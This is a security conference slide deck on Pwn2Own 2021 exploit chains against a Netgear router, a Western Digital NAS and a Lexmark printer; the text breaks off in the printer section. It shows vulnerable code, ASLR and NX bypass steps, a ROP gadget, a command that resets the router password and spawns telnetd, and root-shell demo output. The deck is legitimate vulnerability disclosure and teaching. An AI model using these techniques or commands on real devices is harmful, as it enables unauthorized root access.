



# ncccn

P O R T A V E N T U R A 2 0 2 2



# Pwn2Own 2021

Remotely Exploiting 3 Embedded Devices

#CreatingValue

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# Introduction

# Talk Overview and Aims

- Technical breakdown of Pwn2Own 2021 Austin research
- Share knowledge of vuln classes / hardware hacking / exploit techniques
- Neither the competition details nor journey for finding these bugs
  - See our other talk!
- Highly condensed

# Quick Pwn2Own Overview

- Developed exploit chains for 3 devices
  - Netgear Router
  - Western Digital NAS
  - Lexmark Printer
- Didn't compete with the Netgear router exploit

# Agenda

- Netgear Router
- Western Digital NAS
- Lexmark Printer

# Netgear R6700 Router



# Netgear R6700 Router

Vuln found in `KC_PRINT` service (tcp/631)

- Feature provides access to a USB printer connected through a router as if network printer
- Handles HTTP-like requests
- Can be exploited on LAN side and does not require auth
- Arch: 32-bit ARM
- Mitigations
  - No PIE
  - ASLR
    - Libraries and stack only
    - Heap not random
  - NX



# do\_http() Function

- Checks `POST /USB [...] _LQ<integer>`
- Ensures a printer is connected
- Calls `do_airippWithContentLength()` depending on first 8 bytes

```
usb_lp_index = atoi(pCurrent);
if ( !is_printer_connected(usb_lp_index) )
    return 0xFFFFFFFF;    // exit if no printer connected
...
count_read = recv(client_sock, recv_buf, 8u, 0);
...
if ( (recv_buf[2] || recv_buf[3] != 2) && (recv_buf[2] || recv_buf[3] != 6) ) {
    ret_1 = do_airippWithContentLength(kc_client_, content_len, recv_buf);
}
```

# do\_airippWithContentLength () Function

- Same 8 bytes dictate what gets called next
- Stack overflow found in `Response_Get_Jobs()`

```
do_airippWithContentLength(kc_client *kc_client, int content_len, char *recv_buf_initial) {  
    ...  
    if ( toRead(client_sock, recv_buf2 + 8, content_len - 8) >= 0 ) {  
        if ( recv_buf2[2] || recv_buf2[3] != 0xB ) {  
            if ( recv_buf2[2] || recv_buf2[3] != 4 ) {  
                if ( recv_buf2[2] || recv_buf2[3] != 8 ) {  
                    if ( recv_buf2[2] || recv_buf2[3] != 9 ) {  
                        ...  
                    }  
                }  
            }  
        }  
        else {  
            Job = Response_Get_Jobs(kc_client, recv_buf2, content_len);  
        }  
    }  
}
```

# Response\_Get\_Jobs () Function (VULN HERE)

- `recv_buf` and `copy_len` are from client-controlled data
- `command` is 64-byte stack buffer

```
char command[64];
...
copy_len = (recv_buf[offset] << 8) + recv_buf[offset + 1];
offset += 2;
if ( flag2 )
{
    memcpy(command, &recv_buf[offset], copy_len); // VULN: stack overflow here
}
```

- Goals
  - Corrupt return address and return from this function
  - Bypass ASLR/NX

# Reaching the End of the Function

- `command` is far from the return address ( $>0x1000$  bytes)
- Will clobber other important variables

```
-00001090 command          DCB 64 dup(?)
...
-00000040 prefix_size      DCD ? ; corrupted to dictate how much we leak
-0000003C in_offset        DCD ?
-00000038 prefix_ptr       DCD ? ; corrupted to achieve leak primitive
-00000034 usblp_index      DCD ?
-00000030 client_sock      DCD ? ; must be legitimate socket value
...
-00000018 final_size       DCD ?
...
-00000008 suffix_offset    DCD ?
[RETURN ADDRESS]
```

# Building a Leak Primitive

- Called later in `Response_Get_Jobs` vulnerable function

```
final_ptr = (char *)malloc(++final_size);
copied_len = memcpy_at_index(final_ptr, response_len, prefix_ptr, prefix_size);
error = write_ipp_response(client_sock, final_ptr, response_len);
free(prefix_ptr);
```

- Overwrite `prefix_ptr` and `prefix_size` we can leak data in IPP response
- Need to know a valid `client_sock...`
  - Bruteforce without overwriting return address
- Where to point `prefix_ptr` to leak?
  - Global Offset Table (GOT) address works and survives `free()`
  - Leak `memset()` address in response -> libc base address -> `system()` address

# Achieving Command Execution

- Overwrite return address with ROP gadget, then call `system()` with a string we control
- Where to store the string passed to `system()`?
  - Any fixed address somewhere?

# Achieving Command Execution

```
# cat /proc/317/maps
00008000-00018000 r-xp 00000000 1f:03 1429      /usr/bin/KC_PRINT // static
00018000-00019000 rw-p 00010000 1f:03 1429      /usr/bin/KC_PRINT // static
00019000-0001c000 rw-p 00000000 00:00 0        [heap]           // static
[...STRIPPED OTHER LIBS]
4016e000-401d3000 r-xp 00000000 1f:03 352      /lib/libc.so.0   // ASLR
401d3000-401db000 ---p 00000000 00:00 0
401db000-401dc000 r--p 00065000 1f:03 352      /lib/libc.so.0
401dc000-401dd000 rw-p 00066000 1f:03 352      /lib/libc.so.0
401dd000-401e2000 rw-p 00000000 00:00 0        // Broken ASLR (large heap alloc)
bcdfd000-bce00000 rwxp 00000000 00:00 0
...
beacc000-beaed000 rw-p 00000000 00:00 0        [stack]         // ASLR
```

- By sending an HTTP content of e.g. 0x1000000 (16MB)
  - Allocation always in the 0x401xxxxx-0x403xxxxx range
  - 0x41000100 a stable static heap address



# Return-Oriented Programming (ROP)

- When `Response_Get_Jobs` returns, `R11` point to our static region at `0x41000100`
  - Use gadget to retrieve address of command and set first argument (`R0`) of `system`
  - Pivot and return to `system("any command")`

```
.text:000118A0      LDR      R3, [R11,#-0x28]
.text:000118A4      MOV      R0, R3
.text:000118A8      SUB      SP, R11, #4
.text:000118AC      POP      {R11,PC}
```

- Command?

```
nvramp set http_passwd=nccgroup && sleep 4 && utelnetd -d -i br0
```

- Pwned!

# Router Demo

The image shows a dual-pane view of a computer screen. The left pane displays the Netgear R6700v3 web management interface in a Mozilla Firefox browser. The browser address bar shows `https://192.168.1.1/start.htm`. The interface includes a sidebar with navigation options like Home, Internet, Wireless, Attached Devices, Parental Controls, ReadySHARE, and Guest Network. The main content area is divided into 'BASIC' and 'ADVANCED' tabs. Under the 'BASIC' tab, there are six status cards: Internet (Not Connected), Wireless (OFF), Attached Devices (Number of devices: 2), Parental Controls (STATUS: NOT ENABLED), Guest Network (STATUS: NOT ENABLED), and Security (STATUS: ENABLED). The right pane shows a terminal window with the prompt `edg@lab: ~`. The terminal output shows a telnet exploit session:

```
edg@lab:~$ ls
Desktop  Downloads  Pictures  snap      Videos
Documents Music      Public   Templates x.py
edg@lab:~$ ./x.py -t 192.168.1.1
[exploit] Finding socket descriptor
[exploit] Using socket: 28
[exploit] Received leak message
[exploit] memset = 0x40121f70
[exploit] llbc base = 0x400e4000
[exploit] system = 0x4013e270
.....
[exploit] Received successful exploit response
[exploit] Waiting 5 seconds for telnet to spawn...

BusyBox v1.7.2 (2021-08-25 20:04:41 CST) built-in shell (ash)
)
Enter 'help' for a list of built-in commands.

# id
uid=0(admin) gid=0(root)
# whoami
whoami
-sh: whoami: not found
# pwd
pwd
/
# uname -a
uname -a
Linux R6700v3 2.6.36.4brcnrn+ #17 SMP PREEMPT Wed Aug 25 18:53:11 CST 2021 armv7l unknown
#
```

# Western Digital PR4100 NAS

# Western Digital PR4100 NAS

- Vuln found in `netatalk` service (`/usr/sbin/afpd`) (`tcp/548`)
- Arch: x64
- Mitigations
  - PIE
  - ASLR
  - NX



# Netatalk Overview

- Open source implementation of Apple Filing Protocol (AFP)
- Project looks largely dead for a long time
- AFP is an older protocol used by old Mac OS X systems
  - Think Apple's Server Message Block (SMB) equivalent
  - Deprecated since OS X 10.9
- Widely used on NAS devices
- PR4100 was running the latest netatalk-3.1.12
- Exploited in the past by Pwn2Own winners (Devcore)
  - Their two-year-old bug was still unpatched on netatalk-3.1.12
  - Silently patched by Synology
    - Taiwan NAS vendor who was exploited at Pwn2own



# DSI / AFP Protocols

- AFP is transmitted over the Data Stream Interface (DSI) protocol
- Wrote a python library to speak both protocols
- AFP has lots of file system functions:
  - Ex: `FPOpenVol`, `FPCreateFile`, `FPOpenDir`
- AFP has a pre-auth and post-auth function table
  - Pre-auth exposes login and logout related only (4 funcs)
    - Main pre-auth attack surface is DSI
  - Post-auth has everything else (~60 funcs)

# Guest Access

- Default share `Public` is configured
  - Can be accessed from both samba and netatalk
- Default password-less `guest` account
- This gives us enough to reach post-auth functions

# AppleDouble File Format Overview

- Actually a AppleSingle and AppleDouble format
- Wrote a python library for generating these files
- Basically introduces extra file with metadata
  - Also called data/resource forks
  - Simulates features on OS X file system
- netatalk handles/converts these files
- AppleDouble files are stored on file systems as `._<filename>`
  - Ex: File `mooncake` has `._mooncake`
- `FPOpenFork` AFP command specifically for working on them



# CVE-2022-23121 - Netatalk

- OOB read/write while handling AppleDouble file format
- Requires samba service also running, and specific configurations
  - Some configurations use different storage for AppleDouble data
  - Netatalk limits what access you have to edit AppleDouble files
  - Ex: Synology configuration not exploitable

# Vulnerability Details

- `ad_header_read_osx()` won't exit if `parse_entries()` validation fails

```
1 static int ad_header_read_osx(const char *path, struct adouble *ad, const struct stat *hst)
2 {
3     ...
4     memcpy(&nentries, buf + ADEDOFF_NENTRIES, sizeof( nentries ));
5     ...
6     if (parse_entries(&adosx, buf, nentries) != 0) {
7         LOG(log_warning, logtype_ad, "ad_header_read(%s): malformed AppleDouble", path);
8     }
```

Structure is bad, no biggy?  
Only warn...

- Responsible for copying attribute entries in to `struct adouble`
- `parse_entries()` checks for the following errors (amongst others):
  - The AppleDouble `eid` is zero
  - The AppleDouble `offset` is out of bounds

# The adouble Structure

- `ad_header_read_osx()` stack variable is `struct adouble adosx`
- This structure will hold the values read from the AppleDouble file on disk

```
1 struct ad_entry {
2     off_t     ade_off;
3     ssize_t   ade_len;
4 };
5 struct adouble {
6     uint32_t   ad_magic;           /* Official adouble magic */
7     uint32_t   ad_version;        /* Official adouble version number */
8     char       ad_filler[16];
9     struct ad_entry ad_eid[ADEID_MAX];
10    ...
11    char       ad_data[AD_DATASZ_MAX];
12 };
```

- Helper functions:
  - `ad_getentryoff()`: get an EID offset value
  - `ad_getentrylen()`: get an EID length value
  - `ad_entry()`: get the entry data via `ad_getentryoff()`

# Out-of-bounds Offset

- `ad_header_read_osx()` continues using structure bad offset
- We can hit `ad_convert_osx()`

```
1 nentries = len / AD_ENTRY_LEN;
2 if (parse_entries(&adosx, buf, nentries) != 0) {
3     LOG(log_warning, logtype_ad, "ad_header_read(%s): malformed AppleDouble", path);
4 }
5
6 if (ad_getentrylen(&adosx, ADEID_FINDERI) != ADEDLEN_FINDERI) {
7     ...
8     if (ad_convert_osx(path, &adosx) == 1) {
9
```

- Convert from Apple's `._` file to netatalk compatible format
- Passing in the `adosx` structure

# Finding Memory Corruption

- Original AppleDouble file mapped to `map`
- The `memmove()` destination is `map + ad_getentryoff(ad, ADEID_FINDERI) + ADEDLEN_FINDERI`
  - This could be the offset that is out of bounds!
- Technically source could also be out of bounds to leak data into finder part of `map`

```
1 static int ad_convert_osx(const char *path, struct adouble *ad)
2 {
3     ...
4     origlen = ad_getentryoff(ad, ADEID_RFORK) + ad_getentrylen(ad, ADEID_RFORK);
5     map = mmap(NULL, origlen, PROT_READ | PROT_WRITE, MAP_SHARED, ad_reso_fileno(ad), 0);
6     ...
7     memmove(map + ad_getentryoff(ad, ADEID_FINDERI) + ADEDLEN_FINDERI,
8             map + ad_getentryoff(ad, ADEID_RFORK),
9             ad_getentrylen(ad, ADEID_RFORK));
```

OOB destination

Controlled data

Controlled length

# Where is `map` Allocated?

- We know there is ASLR, so we want to know where mapped file exists?
- We find its consistently `0xC000` bytes from `/lib/ld-2.28.so` mapping
  - Across reboots
  - Specifically when AppleDouble file is `0x1000` bytes

1	0x7f6c581b2000	0x7f6c581b3000	0x1000	0x0 /mnt/HD/HD_a2/Public/edg/._mooncake	← OOB mapping
2	0x7f6c581b3000	0x7f6c581b4000	0x1000	0x0 /usr/local/modules/lib/netatalk/uams_pam.so	
3	...				} 0xC000 offset
4	0x7f6c581b8000	0x7f6c581b9000	0x1000	0x4000 /usr/local/modules/lib/netatalk/uams_pam.so	
5	0x7f6c581b9000	0x7f6c581ba000	0x1000	0x0 /usr/local/modules/lib/netatalk/uams_guest.so	
6	...				← Dynamic loader
7	0x7f6c581bd000	0x7f6c581be000	0x1000	0x3000 /usr/local/modules/lib/netatalk/uams_guest.so	
8	0x7f6c581be000	0x7f6c581bf000	0x1000	0x0 /lib/ld-2.28.so	
9	0x7f6c581bf000	0x7f6c581dd000	0x1e000	0x1000 /lib/ld-2.28.so	

# Targeting `ld.so` Error Handling

- Provide a destination `>0xC000` offset to corrupt `ld.so .data` section

```
1 #0 0x00007f423de3eb50 in _dl_open (file=0x7f423dbf0e86 "libgcc_s.so.1", ...)
2 #1 0x00007f423dba406d in do_dlopen
3 ...
4 #4 0x00007f423dba4147 in dlerror_run (operate=operate@entry=0x7f423dba4030, ...)
5 #5 0x00007f423dba41d6 in __GI___libc_dlopen_mode (name=name@entry=0x7f423dbf0e86 "libgcc_s.so.1", ...)
6 ...
7 #9 0x00007f423ddcd6db in netatalk_panic ()
8 ...
9 #12 <signal handler called>
10 #13 __memmove_sse2_unaligned_erms ()
11 #14 0x00007f423dda6fd0 in ad_rebuild_adouble_header_osx() from symbols/lib64/libatalk.so.18
```

- A `memcpy()` fails due to our large offset

```
1 (gdb) x /i $pc
2 => 0x7f423de3eb50 <_dl_open+48>:   call   QWORD PTR [rip+0x16412] # 0x7f423de54f68 <_rtld_global+3848>
3
4 (gdb) x /gx 0x7f423de54f68
5 0x7f423de54f68 <_rtld_global+3848>: 0x4242424242424242
6
7 (gdb) x /s $rdi
8 0x7f423de54968 <_rtld_global+2312>: 'A' <repeats 35 times>
```

Overwritten function pointer

Controlled function argument data

- Controlled function pointer!
- Controlled data at argument pointer
  - `_dl_rtld_lock_recursive(_dl_load_lock)`

# Triggering RIP Control

- Step 1: Construct a malicious AppleDouble file
- Step 2: Copy to `Public` share
- Step 3: Send a AFP packet to cause netatalk to parse the file
- BUT... Still have no info leak!?



# ASLR Bypass - Building an Info Leak

- How to build an info leak?
  - Let's investigate what happens after the `memmove()`
- After modifying the contents, `map` file is truncated
- Then controlled `adouble` and `map` are passed to `ad_rebuild_adouble_header_osx`

```
1 memmove(map + ad_getentryoff(ad, ADEID_FINDERI) + ADEDLEN_FINDERI,  
2       map + ad_getentryoff(ad, ADEID_RFORK),  
3       ad_getentrylen(ad, ADEID_RFORK));  
4  
5 ad_setentrylen(ad, ADEID_FINDERI, ADEDLEN_FINDERI);  
6 ad->ad_rlen = ad_getentrylen(ad, ADEID_RFORK);  
7 ad_setentryoff(ad, ADEID_RFORK, ad_getentryoff(ad, ADEID_FINDERI) + ADEDLEN_FINDERI);  
8  
9 EC_ZERO_LOG( ftruncate(ad_reso_fileno(ad),  
0       ad_getentryoff(ad, ADEID_RFORK  
1       + ad_getentrylen(ad, ADEID_RFORK)) );  
2  
3 (void)ad_rebuild_adouble_header_osx(ad, map);  
4
```

Skip OOB write during info leak

Check here for leaks

# ad\_rebuild\_adouble\_header\_osx() Logic

```
1  int ad_rebuild_adouble_header_osx(struct adouble *ad, char *adbuf)
2  {
3      uint32_t    temp;           Text
4      uint16_t   nent;
5      char       *buf;
6
7      buf = &adbuf[0];
8      temp = htonl( ad->ad_magic );
9      memcpy(buf, &temp, sizeof( temp ));
0      buf += sizeof( temp );
1      ...
2      memcpy(adbuf + ADEDOFF_FINDERI_OSX, ad_entry(ad, ADEID_FINDERI), ADEDLEN_FINDERI);
3
```

Destination is our mapped file

Source is stack address + controlled offset

Fixed length

- We control this offset used in `ad_entry(ad, ADEID_FINDERI)`
- `ad` stack variable from `ad_header_read_osx()`
- We can index outside of `adouble.ad_data[AD_DATASZ_MAX]`;
  - Copy out of bound stack data into the mapped file

# Leaking the Data

- Converted `._mooncake` file contains converted AppleDouble contents
- Use Samba to read the file (restricted by AFP)
- We chose to leak the address of `__libc_start_main()`
  - This is what calls `main()` for `afpd`
  - Deterministic stack offset from `adosx`

# Putting It All Together

- Write infoleak AppleDouble to `Public` to leak data
- Cause netatalk service to parse AppleDouble
  - A file containing `__libc_start_main()` is written
- Read file with samba, compute ASLR slide and `system()` address
- Write RCE AppleDouble to `Public`
- Cause netatalk service to parse AppleDouble
  - Crash occurs inside `ad_rebuild_adouble_header_osx()`
  - Controlled function pointer gets called during panic
  - Controlled command is run as root via `system()`

# NAS Demo

```
Terminalizer

test@test:~/mooncake$ sudo python3 mooncake.py -i 192.168.1.113
[sudo] password for test:
(12:01:24) [*] Triggering leak...
(12:01:25) [*] Connected to server
(12:01:30) [*] Leaked libc return address: 0x7f647b0a709b
(12:01:30) [*] libc base: 0x7f647b083000
(12:01:35) [*] Triggering system() call...
(12:01:35) [*] Using system address: 0x7f647b0c79c0
(12:01:35) [*] Connected to server
(12:01:37) [*] Connection timeout detected :)
(12:01:41) [*] Spawning a shell. Type any command.
id
uid=0(root) gid=0(root) euid=501(nobody) egid=1000(share) groups=1000(share)
pwd
/mnt/HD/HD_a2/Public/edg
uname -a
Linux MyCloudPR4100 4.14.22 #1 SMP Mon Dec 21 02:16:13 UTC 2020 Build-32 x86_64 GNU/Linux
```

# Aftermath and "Patching"

- Western Digital chose to just remove `netatalk` service entirely
  - We weren't the only ones to exploit it
  - Probably wise given Apple already deprecated
- BONUS: QNAP also chose to remove it
  - Widely popular NAS vendor in Taiwan


# Lexmark Printer (MC3224i)

# Hardware Research

- Two printers purchased
- OTA update firmware is encrypted
- Hardware details
  - Marvell 88PA6220-BUX2 SoC
  - Micron MT29F2G08ABAGA NAND flash
  - JRIP1 connector used for UART
  - RX pin disabled, no shell
  - Not so interesting: DDR, 2Kb EEPROM, few TI motor stepper drivers




# Areas of Interest on the PCB and UART Output



```
U-Boot 2018.07-AUTOINC+761a3261e9 (Feb 28 2020 - 23:26:43 +0000)
## Booting kernel from Legacy Image at 00a00000 ...
Image Name:   Linux-4.17.19-yocto-standard-74b
Image Type:   ARM Linux Kernel Image (uncompressed)
Data Size:    4773352 Bytes = 4.6 MiB
Load Address: 00008000
Entry Point:  00008000
```

# Extracting the Firmware From Flash

- Connect the TSOP-48 adapter to the flash programmer
- Delicate job performed under the microscope
  - Remove flash using heat gun
  - Clean flash pins carefully
  - Place flash carefully into adapter, align pins
- Programmer: select the specific model of flash
- Read content, if error clean pins again and repeat



# Extracting the Firmware (cont.)

- Flash dump is exactly 285,212,672 bytes (272MB) long, more than expected 268,435,456 bytes (256MB)
- The extra bytes are the OOB data
  - Needs to be removed before image can be used
  - Contains error codes, and flags for bad block management among other things
  - Each page has 2048-byte usable data + 128 bytes OOB data (2176 bytes)
- Usable flash size =  $272\text{MB} * 2048 / 2176 = 256\text{MB}$

# Analyzing the Dump


- 88PA6220 specifically for printers, but similar to other Marvell processors
- Flash image starts with few familiar images:
  - `TIM` (Trusted Image Module) header
  - `OBMI` - early bootloader
  - `OSLO` - contains U-Boot
  - More info available on blog for header format
- Following the Marvell images
  - After removing the Marvell headers we're left with a 253MB file
  - UBI signature "UBI#" present every page of each 64-page block (128 KB)
  - Contains erase count header
  - If block contains user data, second page has UBI volume signature "UBI!"
  - Contains volume metadata: volume name and block index
  - 62/64 pages in each block contain user data

# Extracting the Printer Binaries

- UBI Volumes Extraction
  - `ubireader_display_info` to view the volumes
  - `ubireader_extract_images` to extract the volumes
- Interesting to us
  - `img-0_vol-Base.ubifs` contains the interesting binaries (squashfs, read-only volume)
  - `img-0_vol-InternalStorage.ubifs` contains the user data (ubifs, writable volume)

UBI Volumes
<code>img-0_vol-Base</code>
<code>img-0_vol-Copyright</code>
<code>img-0_vol-Engine</code>
<code>img-0_vol-InternalStorage</code>
<code>img-0_vol-Kernel</code>

# Flash Image Processing (Summarized and Oversimplified)



# Mission Accomplished

- Extract with `unsquashfs`
  - Can now access the binaries!

```
$ unsquashfs img-0_vol-Base.ubifs
$ ls -l Base_squashfs_dir
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Jun 22  2021 bin
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Jun 22  2021 boot
-rw-r--r--  1 cvisinescu cvisinescu  909 Jun 22  2021 Build.Info
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Mar 11  2021 dev
drwxr-xr-x 53 cvisinescu cvisinescu 4096 Jun 22  2021 etc
drwxr-xr-x  6 cvisinescu cvisinescu 4096 Jun 22  2021 home
drwxr-xr-x  8 cvisinescu cvisinescu 4096 Jun 22  2021 lib
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Mar 11  2021 media
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Mar 11  2021 mnt
drwxr-xr-x  5 cvisinescu cvisinescu 4096 Jun 22  2021 opt
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Jun 22  2021 pkg-netapps
dr-xr-xr-x  2 cvisinescu cvisinescu 4096 Mar 11  2021 proc
drwx----- 4 cvisinescu cvisinescu 4096 Jun 22  2021 root
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Mar 11  2021 run
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Jun 22  2021 sbin
```

# Vulnerability Details

- Printer Job Language (PJL)
- Port 9100

```
@PJL SET PAPER=A4  
@PJL SET COPIES=10  
@PJL ENTER LANGUAGE=POSTSCRIPT
```

- PRET Tooling
- Vuln affected 100+ Lexmark models



# Reaching the Vulnerable Function (Hydra)

- No symbols but lots of logging / error functions
- PjL commands registered in `setup_pjl_commands`
- We are interested in `LDLWELCOMESCREEN` an undocumented Lexmark command

```
int __fastcall setup_pjl_commands(int a1)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    pjl_ctx = create_pjl_ctx(a1);
    pjl_set_datastall_timeout(pjl_ctx, 5);
    sub_11981C();
    pjlpGrowCommandHandler("UEL", pjl_handle_uel);
    ...
    pjlpGrowCommandHandler("LDLWELCOMESCREEN", pjl_handle_ldlwelcomescreen);
    ...
}
```

# LDLWELCOMESCREEN

- Function called from handler function

```
int __fastcall pjl_handle_ldlwelcomescreen(char *client_cmd)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    result = pjl_check_args(client_cmd, "FILE", "Pjl_STRING_TYPE", "Pjl_REQ_PARAMETER", 0);
    if ( result <= 0 )
        return result;
    filename = (const char *)pjl_parse_arg(client_cmd, "FILE", 0);
    return pjl_handle_ldlwelcomescreen_internal(filename);
}
```

# pjl\_handle\_ldlwelcomescreen\_internal

- Opens fd, calls inner function, closes fd and removes the file

```
unsigned int __fastcall pjl_handle_ldlwelcomescreen_internal(const char *filename)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    if ( !filename )
        return 0xFFFFFFFF;

    fd = open(filename, 0xC1, 0777); // open(filename,O_WRONLY|O_CREAT|O_EXCL, 0777)
    if ( fd == 0xFFFFFFFF )
        return 0xFFFFFFFF;
    ret = pjl_ldwelcomescreen_internal2(0, 1, pjl_getc_, write_to_file_, &fd); // goes here
    if ( !ret && pjl_unk_function && pjl_unk_function(filename) )
